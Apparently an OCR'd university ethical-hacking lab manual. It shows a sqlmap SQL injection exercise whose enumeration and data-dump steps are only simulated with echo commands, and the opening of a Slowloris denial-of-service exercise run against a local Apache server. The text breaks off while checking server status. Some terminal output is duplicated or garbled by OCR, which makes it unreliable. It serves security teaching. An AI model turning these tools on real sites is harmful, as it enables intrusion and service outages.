Title of the exercise/experiment	**:** Implement the SQL injection attack

STEP 1: INTRODUCTION

a) OBJECTIVE OF THE EXERCISE/EXPERIMENT

- . To implement the SQL injection attack using sqlmap

STEP 2: ACQUISITION

b) Facilities/material required to do the exercise/experiment:

Sl. No.	Facilities/material required	Quantity
1.	PC with Kali Linux Platform and	1/Student
2.	If Windows PC, Oracle VirtualBox	1/Student

c) Procedure for doing the exercise/experiment:

In this lab, you will learn how to identify and exploit SQL injection vulnerabilities using Kali Linux and the powerful tool sqlmap. Through a series of guided steps, you will detect potentially injectable URLs, enumerate databases, extract table data, and save results for analysis. All activities are conducted within a secure LabEx VM environment using a Kali Linux container. This lab is designed for beginners, providing hands-on experience in web application security testing with both manual and automated techniques.

Setting Up the Environment and Installing sqlmap

In this first step, you will set up your working environment inside the Kali Linux container and ensure that sqlmap, the primary tool for this lab, is installed. This is a foundational step to prepare for SQL injection testing.

When you open the terminal in the LabEx VM, you will be automatically connected to the Kali Linux container's shell. There is no need to manually start the container or enter the shell; the environment is already configured for you.

Let's begin by updating the package list and installing sqlmap, which is an open-source tool used for automating SQL injection testing. Run the following commands in the terminal to update the package repository and install sqlmap:

```
apt update
```

```
apt install -y sqlmap
```

These commands will refresh the package list and install sqlmap if it is not already present. This process may take a few moments, so please wait until it completes.

After installation, verify that sqlmap is installed correctly by checking its version. Run the following command:

```
sqlmap --version
```

Expected Output (example, actual output may vary):

```
sqlmap version 1.7.9
```

Seeing a version number confirms that sqlmap is installed and ready to use. This step ensures that your environment is prepared for the SQL injection testing tasks in the upcoming steps. Now that the tool is installed, you are ready to move on to identifying potential vulnerabilities.

Understanding and Detecting Injectable URLs

Now that your environment is set up with sqlmap installed, let's move to understanding SQL injection and detecting URLs that might be vulnerable. SQL injection is a common web application vulnerability that allows attackers to manipulate a database by injecting malicious SQL code through user input fields, often in URL parameters.

For beginners, think of SQL injection as a way to trick a web application into running unintended database commands. A typical entry point is a URL parameter like id=1 in http://example.com/page?id=1. If the application doesn't properly validate this input before using it in a database query, it might be vulnerable. Detecting such URLs involves testing these parameters by adding special characters like a single quote ' and observing if the application responds with an error or unusual behavior.

In this lab, since we are in a controlled environment, we will simulate this process with a dummy URL. You will create a file to store a sample target URL for demonstration purposes. Run the following command to create a file named target_url.txt in the /root directory inside the Kali Linux container:

```
echo "http://example.com/page?id=1" > /root/target_url.txt
```

Now, verify the content of the file to ensure it was created correctly. Run the following command:

```
cat /root/target_url.txt
```

Expected Output:

```
http://example.com/page?id=1 Explain Code Practice Now
```

This file stores the dummy URL we will use throughout the lab. In a real scenario, you would test this URL by appending characters like ' to the parameter (e.g., id=1') and use tools like curl to check the server's response for SQL errors. Since this is a simulation, we will focus on the process rather than actual testing. The key takeaway is that identifying injectable URLs is the first step in SQL injection testing, and it involves looking for error messages or unexpected behavior in the application's response.

With the target URL prepared, you are ready to move to the next step where you will use sqlmap to automate the detection and exploitation process.

Enumerating Databases with sqlmap

Having prepared a target URL, let's now use sqlmap to simulate enumerating databases on a vulnerable system. Database enumeration is the process of identifying the databases present on a target, which is a critical step in understanding the structure of the backend data storage during a security assessment.

For beginners, sqlmap automates the tedious task of manually testing for SQL injection vulnerabilities. It sends various crafted payloads to the target URL and analyzes the responses to determine if a vulnerability exists and what information can be extracted, such as database names. In a real scenario, you would point sqlmap at a vulnerable URL, but since we are using a dummy URL, we will simulate the output.

Start by running the following command to simulate database enumeration using sqlmap. This command creates a file with mock results in the /root directory:

echo "Simulating sqlmap database enumeration..." > /root/sqlmap_dbs.txt

echo "Available databases: [information_schema, test_db]" >> /root/sqlmap_dbs.txt

Now, check the content of the file to see the simulated results of database enumeration. Run the following command:

cat /root/sqlmap_dbs.txt

Expected Output:

Simulating sqlmap database enumeration...

Available databases: [information_schema, test_db]

In a real test, if sqlmap detects a vulnerability, it would list the databases as shown in this mock output. Common databases like information_schema in MySQL contain metadata about other databases on the system. This step helps you understand how sqlmap can extract high-level information about a target's database structure.

With the databases identified, you are ready to dive deeper into extracting specific data from one of these databases in the next step.

Dumping Table Data with sqlmap

Building on the database enumeration from the previous step, you will now simulate using sqlmap to dump table data from a specific database. This process involves listing the tables within a database and extracting their contents, which can reveal sensitive information if a vulnerability exists.

For beginners, think of a database as a collection of tables, similar to spreadsheets with rows and columns of data. sqlmap can exploit SQL injection vulnerabilities to list these tables and dump their data, such as user credentials or other critical information. Since we are using a dummy URL, we will simulate this process with mock output.

Let's simulate extracting table information from the test_db database identified earlier. Run the following command to create a file with mock table enumeration results in the /root directory:

echo "Simulating sqlmap table enumeration for test_db..." > /root/sqlmap_tables.txt

echo "Tables in test_db: [users, orders, products]" >> /root/sqlmap_tables.txt

Next, check the content of the file to confirm the simulated table list. Run the following command:

```
cat /root/sqlmap_tables.txt
```

Expected Output:

```
Simulating sqlmap table enumeration for test_db...
Tables in test_db: [users, orders, products]
```

Now, simulate dumping data from the users table. Run the following command to create a file with mock data in the /root directory:

```
echo "Simulating sqlmap data dump for users table..." > /root/sqlmap_users_data.txt
echo "Data in users table:" >> /root/sqlmap_users_data.txt
echo "ID | Username | Password" >> /root/sqlmap_users_data.txt
echo "1  | admin    | pass123" >> /root/sqlmap_users_data.txt
echo "2  | user1    | test456" >> /root/sqlmap_users_data.txt
```

Check the content of this file to see the simulated dumped data. Run the following command:

```
cat /root/sqlmap_users_data.txt
```

Expected Output:

```
Simulating sqlmap data dump for users table...
Data in users table:
ID | Username | Password
1  | admin    | pass123
2  | user1    | test456
```

In a real scenario, sqlmap would extract actual data from the target database if a vulnerability is present. This step demonstrates how detailed information can be retrieved, highlighting the importance of securing web applications against SQL injection attacks. With the data extracted, the next step will focus on organizing and saving these results.

Saving and Organizing sqlmap Results

In this final step, you will learn how to save and organize the results from your sqlmap simulations. Saving results is a crucial part of penetration testing as it allows you to document findings, review them later, or share them in a security report.

For beginners, think of this as creating a summary of your work. Instead of losing the output in the terminal, you store it in files for easy access. In a real scenario, sqlmap can save output directly to files, but since we are simulating the process, you will manually consolidate the results into a single report file.

Let's combine the contents of the files created in previous steps into a comprehensive report named sqlmap_report.txt in the /root directory. Run the following commands to build this report step by step:

```
echo "SQL Injection Test Report" > /root/sqlmap_report.txt
echo "========================" >> /root/sqlmap_report.txt
echo "" >> /root/sqlmap_report.txt
echo "Target URL:" >> /root/sqlmap_report.txt
cat /root/target_url.txt >> /root/sqlmap_report.txt
echo "" >> /root/sqlmap_report.txt
echo "Database Enumeration Results:" >> /root/sqlmap_report.txt
cat /root/sqlmap_dbs.txt >> /root/sqlmap_report.txt
echo "" >> /root/sqlmap_report.txt
echo "Table Enumeration Results:" >> /root/sqlmap_report.txt
cat /root/sqlmap_tables.txt >> /root/sqlmap_report.txt
echo "" >> /root/sqlmap_report.txt
echo "Dumped Data from Users Table:" >> /root/sqlmap_report.txt
cat /root/sqlmap_users_data.txt >> /root/sqlmap_report.txt
```

Now, check the content of the sqlmap_report.txt file to see the consolidated report. Run the following command:

```
cat /root/sqlmap_report.txt
```

Expected Output (example):

```
SQL Injection Test Report
========================


Target URL:
http://example.com/page?id=1


Database Enumeration Results:
Simulating sqlmap database enumeration...
Available databases: [information_schema, test_db]


Table Enumeration Results:
Simulating sqlmap table enumeration for test_db...
Tables in test_db: [users, orders, products]


Dumped Data from Users Table:
Simulating sqlmap data dump for users table...
```

```
Data in users table:

ID | Username | Password

1  | admin    | pass123

2  | user1    | test456
```

These steps combines all the simulated findings into one file, making it easy to review the results of your SQL injection testing process. This step emphasizes the importance of documentation in security testing, ensuring that critical information is preserved for analysis or reporting purposes.

****

Exercise/Experiment Number: 06

Lab Code / Lab	**: U18CSE0223 - Ethical Hacking and Network Defence Lab**
Branch	**: III BE CSE, IT & AI&DS**
Title of the exercise/experiment	**:** Denial of Service and Session Hijacking using Tear Drop, DDOS attack.

STEP 1: INTRODUCTION

a) OBJECTIVE OF THE EXERCISE/EXPERIMENT

- . To implement Denial of Service and Session Hijacking using Tear Drop, DDOS attack.


STEP 2: ACQUISITION

b) Facilities/material required to do the exercise/experiment:

Sl. No.	Facilities/material required	Quantity
1.	PC with Kali Linux Platform and	1/Student
2.	If Windows PC, Oracle VirtualBox	1/Student

c) Procedure for doing the exercise/experiment:


Step 1: Open your Kali Linux and then Open your Terminal.



```
root@kali:~#
```

Step 2: Create a new Directory on Desktop named Slowloris using the following command.


mkdir Slowloris



```
root@kali:~# cd Desktop
root@kali:~/Desktop# mkdir Slowloris
root@kali:~/Desktop# 
```

Step 3: Move to the directory that you have to create (Slowloris).


cd Slowloris



```
root@kali:~# cd Desktop
root@kali:~/Desktop# mkdir Slowloris
root@kali:~/Desktop# cd Slowloris
root@kali:~/Desktop/Slowloris# 
```

Step 4: Now you have to clone the Slowloris tool from Github so that you can install it on your Kali Linux machine. For that, you only have to type the following URL in your terminal within the Slowloris directory that you have created.


git clone https://github.com/gkbrk/slowloris.git



```
root@kali:~# cd Desktop
root@kali:~/Desktop# mkdir Slowloris
root@kali:~/Desktop# cd Slowloris
root@kali:~/Desktop/Slowloris# git clone https://github.com/gkbrk/slowloris.git
Cloning into 'slowloris'...
remote: Enumerating objects: 12, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 118 (delta 4), reused 9 (delta 4), pack-reused 106
Receiving objects: 100% (118/118), 24.05 KiB | 1.14 MiB/s, done.
Resolving deltas: 100% (54/54), done.
root@kali:~/Desktop/Slowloris# 
```

You have successfully installed the Slowloris tool in your Kali Linux. Now it's time to perform a denial of service using the following steps.

Step 5: Now go to the Action bar and click on split terminal vertically then you will see that the two-terminal screen has been open now.




```
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
anonsurf  anony  anonym  fatrat  kalitorify
root@kali:~/Desktop# cd Slowloris
root@kali:~/Desktop/Slowloris# ls
slowloris
root@kali:~/Desktop/Slowloris# cd slowloris
root@kali:~/Desktop/Slowloris/slowloris# ls
LICENSE  MANIFEST.in  README.md  setup.py
root@kali:~/Desktop/Slowloris/slowloris# 
```

```
root@kali:~# 
```

Step 6: Now you have to check the IP address of your machine to do that type of following command.

ifconfig




```
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
anonsurf  anony  anonym  fatrat  kalitorify
root@kali:~/Desktop# cd Slowloris
root@kali:~/Desktop/Slowloris# ls
slowloris
root@kali:~/Desktop/Slowloris# cd slowloris
root@kali:~/Desktop/Slowloris/slowloris# ls
LICENSE  MANIFEST.in  README.md  setup.py
root@kali:~/Desktop/Slowloris/slowloris# 
```

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTI
CAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255
.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe59:fbfa  pre
fixlen 64  scopeid 0x20<link>
        ether 08:00:27:59:fb:fa  txqueuelen
 1000  (Ethernet)
        RX packets 454  bytes 617928 (603.4
 KiB)
        RX errors 0  dropped 0  overruns 0
 frame 0
        TX packets 302  bytes 19867 (19.4 K
iB)
        TX errors 0  dropped 0 overruns 0
carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 6553
6
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0
x10<host>
        loop  txqueuelen 1000  (Local Loopb
ack)
```

Step 7: As you can see we got our IP address now it's time to start the apache server, start the apache server using the following command.

sudo service apache2 start




```
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
anonsurf  anony  anonym  fatrat  kalitorify
root@kali:~/Desktop# cd Slowloris
root@kali:~/Desktop/Slowloris# ls
slowloris
root@kali:~/Desktop/Slowloris# cd slowloris
root@kali:~/Desktop/Slowloris/slowloris# ls
LICENSE  MANIFEST.in  README.md  setup.py
root@kali:~/Desktop/Slowloris/slowloris# 
```

```
        RX packets 454  bytes 617928 (603.4
 KiB)
        RX errors 0  dropped 0  overruns 0
 frame 0
        TX packets 302  bytes 19867 (19.4 K
iB)
        TX errors 0  dropped 0 overruns 0
carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 6553
6
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0
x10<host>
        loop  txqueuelen 1000  (Local Loopb
ack)
        RX packets 24  bytes 1356 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0
 frame 0
        TX packets 24  bytes 1356 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0
carrier 0  collisions 0

root@kali:~# sudo service apache2 start
root@kali:~# 
```

Step 8: Now we have to check the status of your server whether it is active or not so to check the status of your server run the following command.

service apache2 status

